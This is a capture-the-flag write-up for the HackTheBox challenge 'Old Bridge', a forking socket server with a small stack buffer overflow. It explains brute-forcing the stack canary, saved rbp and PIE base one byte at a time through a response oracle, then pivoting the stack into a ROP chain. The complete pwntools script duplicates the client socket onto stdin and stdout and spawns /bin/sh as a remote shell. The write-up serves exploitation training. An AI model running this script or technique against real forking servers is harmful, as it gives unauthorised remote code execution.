Old Bridge
HackTheBox - Old Bridge
Overview
Old Bridge is a hard-difficulty pwn challenge centered on a forked server vulnerable to a buffer overflow, with limited control over the instruction pointer.
Program Analysis
We’re given a single file, oldbridge:
1
2
3
4
5
6
7
8
9
10
11
mark@rwx:~/Desktop/Labs/HTB/Challenges/OldBridge$ file oldbridge
oldbridge: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=30d49dc8bfda0dfd78b99f11b938bbee5601ddc9, not stripped
mark@rwx:~/Desktop/Labs/HTB/Challenges/OldBridge$ checksec oldbridge
[*] '/home/mark/Desktop/Labs/HTB/Challenges/OldBridge/oldbridge'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    Stripped:   No
mark@rwx:~/Desktop/Labs/HTB/Challenges/OldBridge$
Everything is on except full RELRO and tbh doesn’t matter here since we never touch the GOT during exploitation in this challenge.
Here’s the decompilation of the binary
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
int __fastcall __noreturn main(int argc, const char **argv, const char **envp)
{
  socklen_t addr_len; // [rsp+18h] [rbp-48h] BYREF
  int optval; // [rsp+1Ch] [rbp-44h] BYREF
  int port; // [rsp+20h] [rbp-40h]
  socklen_t len; // [rsp+24h] [rbp-3Ch]
  int fd; // [rsp+28h] [rbp-38h]
  __pid_t child_fd; // [rsp+2Ch] [rbp-34h]
  sockaddr addr; // [rsp+30h] [rbp-30h] BYREF
  struct sockaddr s_addr; // [rsp+40h] [rbp-20h] BYREF
  unsigned __int64 v11; // [rsp+58h] [rbp-8h]

  v11 = __readfsqword(0x28u);
  optval = 1;
  if ( argc != 2 )
  {
    printf("usage: %s <port>\n", *argv);
    exit(1);
  }
  port = atoi(argv[1]);
  signal(SIGINT, (__sighandler_t)exit_server);
  server_fd = socket(AF_INET, SOCK_STREAM, 0);
  if ( server_fd < 0 )
  {
    perror("socket");
    exit(1);
  }
  if ( setsockopt(server_fd, 1, 2, &optval, 4u) < 0 )
  {
    perror("setsockopt");
    exit(1);
  }
  addr.sa_family = 2;
  *(_DWORD *)&addr.sa_data[2] = htonl(0);
  *(_WORD *)addr.sa_data = htons(port);
  len = 16;
  if ( bind(server_fd, &addr, 0x10u) < 0 )
  {
    perror("bind");
    close(server_fd);
    exit(1);
  }
  if ( listen(server_fd, 5) < 0 )
  {
    perror("listen");
    close(server_fd);
    exit(1);
  }
  signal(SIGCHLD, (__sighandler_t)((char *)&dword_0 + 1));
  while ( 1 )
  {
    addr_len = 16;
    fd = accept(server_fd, &s_addr, &addr_len);
    if ( fd < 0 )
      break;
    child_fd = fork();
    if ( child_fd < 0 )
    {
      perror("fork");
      close(fd);
      close(server_fd);
      exit(1);
    }
    if ( !child_fd )
    {
      if ( (unsigned int)check_username(fd) )
        write(fd, "Username found!\n", 0x10uLL);
      close(fd);
      exit(0);
    }
    close(fd);
  }
  perror("accept");
  close(server_fd);
  exit(1);
}


__int64 __fastcall check_username(int a1)
{
  unsigned int v2; // [rsp+14h] [rbp-41Ch]
  int i; // [rsp+18h] [rbp-418h]
  int v4; // [rsp+1Ch] [rbp-414h]
  _BYTE buf[1032]; // [rsp+20h] [rbp-410h] BYREF
  unsigned __int64 v6; // [rsp+428h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  v2 = 0;
  write(a1, "Username: ", 0xAuLL);
  v4 = read(a1, buf, 1056uLL);
  for ( i = 0; i < v4; ++i )
    buf[i] ^= 0xDu;
  if ( !memcmp(buf, "il{dih", 6uLL) )
    return 1;
  return v2;
}
The code is short and the bug is obvious.
main is pretty much templated socket programming. It creates a listener on the port we specify, then loops forever waiting for connections. Once we connect (nc localhost 1337), it forks a child to handle the actual flow in check_username.
check_username takes the client_fd as a parameter and reads up to 0x420 (1056) bytes into a buffer that only holds 0x408 (1032):
1
2
char buf[1032];
n = read(client_fd, buf, 0x420);
It then XORs every byte it read with 0xD and memcmps the first 6 against il{dih.
Match means it returns 1 and we get Username found!, otherwise 0 and nothing.
With the stack buffer overflow present, there’s just 24 bytes past the end of the buffer we have control over.
Exploitation
Here’s an overview of the stack frame layout.
1
[ 1032 bytes buf ][ canary 8 ][ saved rbp 8 ][ return address 8 ]
Ideally this gives us only 8 bytes over the return address.
It’s not a lot but it’s usable!
The binary also comes with fancy gadgets that makes life easy.


But a huge restriction here is ASLR / CANARY, we don’t have leaks so how can we get them?
Well it’s pretty easy.
From the man page of fork

Key point: the child is an exact duplicate of the parent.
fork() hands the child a copy of the parent’s address space, which means the stack canary and the PIE base are identical in every child.
The parent never re-randomizes, so no matter how many children we crash, the next connection gets us another clone with the same memory space.
That turns an unguessable 64-bit value into 8 independent byte guesses, and gives us an oracle to check each one:
- Wrong byte => the canary check fails,
__stack_chk_failkills the child, connection drops with no output - Right byte =>
check_usernamereturns cleanly and we get backUsername found!
We can use this same oracle to recover the saved RIP, which gives us the PIE base.
There’s one catch in doing this though:
leaverestoresrbpfrom the savedrbpbeforeret, and the code inmainright after the call dereferences it (mov eax, [rbp-0x38]atmain+0x23a)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
.text:0000000000000C5C locret_C5C:                             ; CODE XREF: check_username+E6↑j
.text:0000000000000C5C                 leave
.text:0000000000000C5D                 retn

.text:0000000000000EBF loc_EBF:                                ; CODE XREF: main+1F7↑j
.text:0000000000000EC5                 mov     eax, [rbp+fd]
.text:0000000000000EC8                 mov     edi, eax
.text:0000000000000ECA                 call    check_username
.text:0000000000000ECF                 test    eax, eax
.text:0000000000000ED1                 jz      short loc_EE9
.text:0000000000000ED3                 mov     eax, [rbp+fd]
.text:0000000000000ED6                 mov     edx, 10h        ; n
.text:0000000000000EDB                 lea     rsi, aUsernameFound ; "Username found!\n"
.text:0000000000000EE2                 mov     edi, eax        ; fd
.text:0000000000000EE4                 call    _write
I tried to play this by jumping to main+0x23d (mov rdx, 10h) but that wouldn’t give a proper oracle because the file descriptor for write needs to be client fd. But here it just ends up being 1 (remember check_username returns 1 on valid memcmp).
Fixing that is easy enough, leak the saved rbp first with the same oracle, then carry on with the plan.
For overcoming the limited rip control, we can just stack pivot.
Set rbp to stack_buffer_address and rip to leave, ret.
Remember that the check_username does a leave, ret.
So this ends up being:
1
2
3
4
5
6
7
8
9
; check_username' own epilogue
mov rsp, rbp    ; leave
pop rbp         ;   -> rbp = our fake value, from the payload
pop rip         ; ret  -> our leave;ret gadget

; the gadget
mov rsp, rbp    ; leave
pop rbp
pop rip         ; ret  -> first link of the chain
That effectively sets rsp to the address of our ropchain, and then we can trigger the whole ROPchain.
Note: we’re commuicating with the server via socket. The child never redirects its standard fds, so a shell popped by
execvewould read from wherever the server was launched not from our connection. We have todup2the client fd onto stdin and stdout first, thenexecve. And since the parent closes its copy of the client fd every loop, so that slot is free again for the next connection; this means the client fd is going to be 4.
Here’s the final solve script
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *
from pwnlib.term import output

exe = context.binary = ELF('oldbridge')
context.log_level = 'info'

HOST = "154.57.164.73"
PORT = 31436

OFFSET = 1032
CHUNK = b"il{dih"
KEY = 0xD
ORACLE = b"Username found!"

def leak_canary():
    CANARY = b""
    while len(CANARY) < 8:
        for i in range(0x100):
            io = remote(HOST, PORT)
            io.recvuntil(b"Username: ")
            data = xor(CHUNK + b"A" * (OFFSET - len(CHUNK)) + CANARY + bytes([i]), KEY)
            io.send(data)
            try:
                output = io.recv(len(ORACLE), timeout=1)
                if output == ORACLE:
                    info(f"Found canary byte: %#x", i)
                    CANARY += bytes([i])
            except EOFError:
                pass
            io.close()
    return u64(CANARY)

def leak_saved_rbp(canary):
    RBP = b""
    while len(RBP) < 6:
        for i in range(0x100):
            io = remote(HOST, PORT)
            io.recvuntil(b"Username: ")
            data = xor(CHUNK + b"A" * (OFFSET - len(CHUNK)) + canary + RBP + bytes([i]), KEY)
            io.send(data)
            try:
                output = io.recv(len(ORACLE), timeout=1)
                if output == ORACLE:
                    info(f"Found saved RBP byte: %#x", i)
                    RBP += bytes([i])
            except EOFError:
                pass
            io.close()
    return u64(RBP.ljust(8, b"\x00"))


def leak_pie(canary, saved_rbp):
    PIE = b"\xcf"
    while len(PIE) < 6:
        for i in range(0x100):
            io = remote(HOST, PORT)
            io.recvuntil(b"Username: ")
            data = xor(CHUNK + b"A" * (OFFSET - len(CHUNK)) + canary + saved_rbp + PIE + bytes([i]), KEY)
            io.send(data)
            try:
                output = io.recv(len(ORACLE), timeout=1)
                if output == ORACLE:
                    info(f"Found PIE byte: %#x", i)
                    PIE += bytes([i])
            except EOFError:
                pass
            io.close()
    return u64(PIE.ljust(8, b"\x00"))


def solve():

    canary = leak_canary()
    saved_rbp = leak_saved_rbp(p64(canary))
    pie = leak_pie(p64(canary), p64(saved_rbp))

    buffer = saved_rbp - 0x478
    base = pie - 0xecf

    info("Leaked canary: %#x", canary)
    info("Leaked saved RBP: %#x", saved_rbp)
    info("Leaked PIE: %#x", pie)

    rop = ROP(exe)
    pop_rdi = rop.find_gadget(['pop rdi', 'ret'])[0] + base
    pop_rsi = rop.find_gadget(['pop rsi', 'pop r15', 'ret'])[0] + base
    pop_rdx = rop.find_gadget(['pop rdx', 'ret'])[0] + base
    pop_rax = rop.find_gadget(['pop rax', 'ret'])[0] + base
    syscall = rop.find_gadget(['syscall', 'ret'])[0] + base
    leave_ret = rop.find_gadget(['leave', 'ret'])[0] + base

    chain = flat(
        [
            u64(b"/bin/sh\x00"), 0xcafebabe,
            pop_rdi, 0x4,
            pop_rsi, 0x0, 0x0,
            pop_rax, 0x21,
            syscall,
            pop_rdi, 0x4,
            pop_rsi, 0x1, 0x0,
            pop_rax, 0x21,
            syscall,
            pop_rdi, buffer,
            pop_rsi, 0x0, 0x0,
            pop_rdx, 0x0,
            pop_rax, 0x3b,
            syscall
        ]
    )

    payload = b"A"*8
    payload += chain
    payload += b"A" * (OFFSET - len(payload))
    payload += p64(canary)
    payload += p64(buffer + 0x8)
    payload += p64(leave_ret)

    io = remote(HOST, PORT)
    io.recvuntil(b"Username: ")
    io.send(xor(payload, KEY))
    io.interactive()

if __name__ == "__main__":
    solve()

Running it works!
ありがとうございます!😊